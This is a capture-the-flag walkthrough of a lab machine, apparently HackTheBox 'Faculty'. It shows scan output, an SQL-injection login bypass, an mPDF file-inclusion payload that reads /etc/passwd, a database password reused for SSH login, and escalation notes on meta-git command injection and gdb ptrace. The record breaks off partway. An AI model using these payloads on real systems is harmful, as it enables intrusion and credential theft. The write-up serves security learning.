Path of Exploitation

Foothold: Bypass authentication with standard sql injection, discover xss in course description pages, downoad pdf and discover its running mpdf 6.0 which is vulnerable to local file inclusion, and has a python script to generate a payload. enumerate system and get usernames from /etc/passwd and get password from db_connect.php login as gbyolo.

User: Enumerate as user gbyolo and discover he can run meta-git as devloper which is vulnerable to command injection. inject command and get user developer.

root: Enumerate as developer and discover he is a member of the debug group and group can run gdb also gdb has cap_sys_ptrace+ep capabilities so you can attach processes. attach the process running python3 and get a root shell

Creds

Username	Password	Description
gbyolo	Co.met06aci.dly53ro.per	ssh

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80	http	nginx 1.18.0 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Tue Aug 23 15:07:12 2022 as: nmap -sC -sV -oA nmap/Full -vvv -p- 10.10.11.169
Nmap scan report for 10.10.11.169
Host is up, received reset ttl 63 (0.058s latency).
Scanned at 2022-08-23 15:07:19 UTC for 37s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e9:41:8c:e5:54:4d:6f:14:98:76:16:e7:29:2d:02:16 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCzpbkoBfa0UKxT+Giw4wE1jz82gGRpuANEdRt+D6gp6hDmrcaODUiU/N+4nX08jcFBk103cLwU8VisxyRu3wHMTHXaYx2WMZXPtb8clv3Hrt+q2m4eL+DBJMkHO10qCx1IwfYcNyJA3CNCj88X8RgWIREalYWyNHeQFzAHZx4SSrCP9aW5
QKqAYVAAS4Za0pts4HVYlfuOrxFgO/Z3FL3xynYeyLrFM+iEx0cMl9rIYWG8NzqVnBe180u+7d/y/kcsZU6MkBMmqWQlGA6o4srVx73AqbUDChkv8glvq0ZbD1JYmACuMCdn/GFI8lRlKaw1BaYeuP0l6qgbb65ghdECYEXC3iycPkR77D6gMbIbg4F9wvzD9AF//aCR+6t8F29D
yP/mh1J8a+yiUHY2HJJaDvB5vQLg5Y++9yNEDmxlGFQTdJm/n7YhP2Qj+lkfgsERAO9pfIWGCCWaXl6fddUG4gp1bHLZkek+exgsimU7hApGFrJCtYPkf78xC3pvxx0=
|   256 43:75:10:3e:cb:78:e9:52:0e:eb:cf:7f:fd:f6:6d:3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDH8WAd+YlbEo4Fpz3+UaOYyCJGFa/E29JORgMAIOXVlGUpvMgQqiaqDMXtbt/G03rGEI9h8dpFAmswN1LJ8uig=
|   256 c1:1c:af:76:2b:56:e8:b3:b8:8a:e9:69:73:7b:e6:f5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINSCwKublVScg9d/3Tc/NAh0n9XH5lE9SBfl2dl+v6F+
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://faculty.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Aug 23 15:07:56 2022 -- 1 IP address (1 host up) scanned in 43.75 seconds
```

Web Enumeration

```
302      GET      359l      693w        0c http://faculty.htb/ => login.php
[19/44]
301      GET        7l       12w      178c http://faculty.htb/admin => http://faculty.htb/admin/
200      GET      132l      235w        0c http://faculty.htb/login.php
500      GET        0l        0w        0c http://faculty.htb/test.php
302      GET      359l      693w        0c http://faculty.htb/index.php => login.php
200      GET      175l      311w        0c http://faculty.htb/admin/login.php
200      GET        1l        0w        0c http://faculty.htb/admin/download.php
302      GET      420l      809w        0c http://faculty.htb/admin/index.php => login.php
200      GET        0l        0w        0c http://faculty.htb/admin/ajax.php
200      GET      106l      167w        0c http://faculty.htb/admin/home.php
301      GET        7l       12w      178c http://faculty.htb/admin/database => http://faculty.htb/admin/database/
301      GET        7l       12w      178c http://faculty.htb/admin/assets => http://faculty.htb/admin/assets/
200      GET       47l      106w        0c http://faculty.htb/header.php
200      GET       70l      105w        0c http://faculty.htb/admin/users.php
301      GET        7l       12w      178c http://faculty.htb/admin/assets/js => http://faculty.htb/admin/assets/js/
301      GET        7l       12w      178c http://faculty.htb/admin/assets/css => http://faculty.htb/admin/assets/css/
301      GET        7l       12w      178c http://faculty.htb/admin/assets/img => http://faculty.htb/admin/assets/img/
200      GET       47l      106w        0c http://faculty.htb/admin/header.php
500      GET       43l       88w        0c http://faculty.htb/admin/events.php
301      GET        7l       12w      178c http://faculty.htb/admin/assets/uploads => http://faculty.htb/admin/assets/uploads/
302      GET      420l      809w        0c http://faculty.htb/admin/ => login.php
301      GET        7l       12w      178c http://faculty.htb/admin/assets/uploads/gallery => http://faculty.htb/admin/assets/uploads/gallery/
403      GET        7l       10w      162c http://faculty.htb/admin/database/
403      GET        7l       10w      162c http://faculty.htb/admin/assets/
403      GET        7l       10w      162c http://faculty.htb/admin/assets/css/
403      GET        7l       10w      162c http://faculty.htb/admin/assets/js/
403      GET        7l       10w      162c http://faculty.htb/admin/assets/img/
403      GET        7l       10w      162c http://faculty.htb/admin/assets/uploads/
200      GET      218l      445w        0c http://faculty.htb/admin/courses.php
```

```
200      GET      201l      371w        0c http://faculty.htb/admin/schedule.php
301      GET        7l       12w      178c http://faculty.htb/admin/assets/vendor => http://faculty.htb/admin/assets/vendor/
200      GET      218l      372w        0c http://faculty.htb/admin/faculty.php
403      GET        7l       10w      162c http://faculty.htb/admin/assets/vendor/
301      GET        7l       12w      178c http://faculty.htb/admin/assets/vendor/jquery => http://faculty.htb/admin/assets/vendor/jquery/
200      GET       28l       70w        0c http://faculty.htb/admin/navbar.php
200      GET        0l        0w        0c http://faculty.htb/admin/db_connect.php
200      GET      232l      458w        0c http://faculty.htb/admin/subjects.php
[##################>] - 11m  2750934/2752698 1s      found:37      errors:3503
[####################] - 5m     86016/86016   258/s   http://faculty.htb
[####################] - 6m     86016/86016   221/s   http://faculty.htb/admin
[####################] - 6m     86016/86016   219/s   http://faculty.htb/admin/database
[####################] - 6m     86016/86016   218/s   http://faculty.htb/admin/assets
[####################] - 6m     86016/86016   219/s   http://faculty.htb/admin/assets/css
[####################] - 6m     86016/86016   221/s   http://faculty.htb/admin/assets/js
[####################] - 6m     86016/86016   218/s   http://faculty.htb/admin/assets/img
[####################] - 6m     86016/86016   217/s   http://faculty.htb/admin/assets/uploads
[####################] - 6m     86016/86016   216/s   http://faculty.htb/admin/database/
[####################] - 6m     86016/86016   217/s   http://faculty.htb/admin/assets/
[####################] - 6m     86016/86016   216/s   http://faculty.htb/admin/assets/css/
[####################] - 6m     86016/86016   216/s   http://faculty.htb/admin/assets/js/
[####################] - 6m     86016/86016   216/s   http://faculty.htb/admin/assets/img/
[####################] - 6m     86016/86016   216/s   http://faculty.htb/admin/assets/uploads/
[####################] - 6m     86016/86016   217/s   http://faculty.htb/admin/assets/vendor
[####################] - 6m     86016/86016   215/s   http://faculty.htb/admin/assets/vendor/
[####################] - 6m     86016/86016   222/s   http://faculty.htb/mpdf
[####################] - 6m     86016/86016   221/s   http://faculty.htb/mpdf/includes
[####################] - 6m     86016/86016   222/s   http://faculty.htb/mpdf/tmp
[####################] - 6m     86016/86016   222/s   http://faculty.htb/mpdf/classes
[####################] - 6m     86016/86016   223/s   http://faculty.htb/mpdf/
[####################] - 6m     86016/86016   223/s   http://faculty.htb/mpdf/tmp/
[####################] - 6m     86016/86016   223/s   http://faculty.htb/mpdf/includes/
[####################] - 6m     86016/86016   224/s   http://faculty.htb/mpdf/classes/
[####################] - 6m     86016/86016   225/s   http://faculty.htb/mpdf/font
[####################] - 6m     86016/86016   228/s   http://faculty.htb/mpdf/font/
[####################] - 5m     86016/86016   262/s   http://faculty.htb/mpdf/patterns
[####################] - 5m     86016/86016   265/s   http://faculty.htb/mpdf/patterns/
[####################] - 4m     86016/86016   288/s   http://faculty.htb/mpdf/qrcode
[####################] - 4m     86016/86016   288/s   http://faculty.htb/mpdf/qrcode/data
[####################] - 4m     86016/86016   291/s   http://faculty.htb/mpdf/qrcode/
[####################] - 4m     86016/86016   290/s   http://faculty.htb/mpdf/qrcode/data/
```

navbar.php ⟹ home,courses,subject,faculty,schedule

able to bypass authentication with sql injection on faculty_login page.
'or '1' = '1
lets log out and try 0?

bypass authentication login as admin

well found [this](#) and this gets me in as admin

[xss](#) in courses course and description.. no leverage here however

whats mpdf

```
└─$ exiftool OKZAUrjGq61HefNnhKQcoylSw9.pdf
ExifTool Version Number         : 12.44
File Name                       : OKZAUrjGq61HefNnhKQcoylSw9.pdf
Directory                       : .
File Size                       : 1775 bytes
File Modification Date/Time     : 2022:08:23 19:20:18+00:00
File Access Date/Time           : 2022:08:23 19:20:33+00:00
File Inode Change Date/Time     : 2022:08:23 19:20:33+00:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 1
Page Layout                     : OneColumn
Producer                        : mPDF 6.0
Create Date                     : 2022:08:23 20:20:18+01:00
Modify Date                     : 2022:08:23 20:20:18+01:00
```

ok im able to upload an image to the pdf with

```
<img src=http://10.10.14.178/x.jpg/>
```

lets try to serialize the data in the image. with phpggc

well that was a fail. but after a little more research i discovered a python script for local file incluse

```
└─$ searchsploit mpdf
 --------------------------------
 Exploit Title|  Path
 --------------------------------
dompdf 0.6.0 - 'dompdf.php?read' Arbitrary File Read| php/webapps/33004.txt
dompdf 0.6.0 beta1 - Remote File Inclusion| php/webapps/14851.txt
mPDF 5.3 - File Disclosure| php/webapps/18248.pl
mPDF 7.0 - Local File Inclusion| php/webapps/50995.py
SlimPDF Reader - Denial of Service (PoC)| windows/dos/17274.txt
Slimpdf Reader 1.0 - Memory Corruption| windows/dos/19391.py
TYPO3 Extension ke DomPDF - Remote Code Execution| php/webapps/35443.txt
 --------------------------------
Shellcodes: No Results
```


run
`searchsploit -m 50995.py`
to get the exploit.


run it with /etc/passwd

```
┌──(kali㉿kali)-[~/www]
└─$ python3 50995.py
                           _____  _____  ______   ______ ___  __   __                  _        _ _
                          |  __ \|  __ \|  ____| |____  / _ \ \ \ / /                 | |      (_) |
                _ __ ___  | |__) | |  | | |__        / / | | | \ V /    _____  ___ __ | | ___  _| |_
               | '_ ` _ \|  ___/| |  | |  __|      / /| | | |  > <    / _ \ \/ / '_ \| |/ _ \| | __|
               | | | | | | |    | |__| | |        / / | |_| | / . \  |  __/>  <| |_) | | (_) | | |_
               |_| |_| |_|_|    |_____/|_|       /_/ (_)___(_)_/ \_\  \___/_/\_\ .__/|_|\___/|_|\__|
                                                                                | |
```


```
                                                                |_|
Enter Filename eg. /etc/passwd

File >> /etc/passwd
[+] Replace the content with the payload below
Url encoded payload:
%3Cannotation%20file%3D%22/etc/passwd%22%20content%3D%22/etc/passwd%22%20icon%3D%22Graph%22%20title%3D%22Attached%20File%3A%20/etc/passwd%22%20pos-x%3D%22195%22%20/%3E

Base64 encoded payload:
JTNDYW5ub3RhdGlvbiUyMGZpbGUlM0QlMjIvZXRjL3Bhc3N3ZCUyMiUyMGNvbnRlbnQlM0QlMjIvZXRjL3Bhc3N3ZCUyMiUyMGljb24lM0QlMjJHcmFwaCUyMiUyMHRpdGxlJTNEJTIyQXR0YWNoZWQlMjBGaWxlJTNBJTIwL2V0Yy9wYXNzd2QlMjIlMjBwb3MteCUzRCUyMjE5NSUyMiUyMC8lM0U=
```

ok so we have some base64.. lets just add that to the pdf when we download it..







replace this with our payload above



the response



well that didn't work so lets try it with repeater and download with curl




and that worked so lets download the file by double clicking and lets see what we have..


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

```
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:112:117:MySQL Server,,,:/nonexistent:/bin/false
gbyolo:x:1000:1000:gbyolo:/home/gbyolo:/bin/bash
postfix:x:113:119::/var/spool/postfix:/usr/sbin/nologin
developer:x:1001:1002:,,,:/home/developer:/bin/bash
usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

hmmm... maybe we can get an ssh key from developer?? or gbyolo.. lets try..



nope nothing for developer..



and nothing for gbyolo

so will enumerate some..
found index.php → login.php → db_connect.php

```
┌──(kali㉿kali)-[~]
└─$ cat db_connect.php
<?php

$conn= new mysqli('localhost','sched','Co.met06aci.dly53ro.per','scheduling_db')or die("Could not connect to mysql".mysqli_error($con));
```

and we have a password...

login with gbyolo:Co.met06aci.dly53ro.per ⟹ 00 - Loot > Creds

```
┌──(kali㉿kali)-[~]
└─$ ssh gbyolo@$IP
gbyolo@10.10.11.169's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Aug 27 00:23:04 CEST 2022

  System load:           0.16
  Usage of /:            75.9% of 4.67GB
  Memory usage:          38%
  Swap usage:            0%
  Processes:             225
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.169
  IPv6 address for eth0: dead:beef::250:56ff:feb9:3cee


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


You have mail.
-bash-5.0$
```

gbyolo

Enumeration

```
-bash-5.0$ cat gbyolo
From developer@faculty.htb  Tue Nov 10 15:03:02 2020
Return-Path: <developer@faculty.htb>
X-Original-To: gbyolo@faculty.htb
Delivered-To: gbyolo@faculty.htb
Received: by faculty.htb (Postfix, from userid 1001)
        id 0399E26125A; Tue, 10 Nov 2020 15:03:02 +0100 (CET)
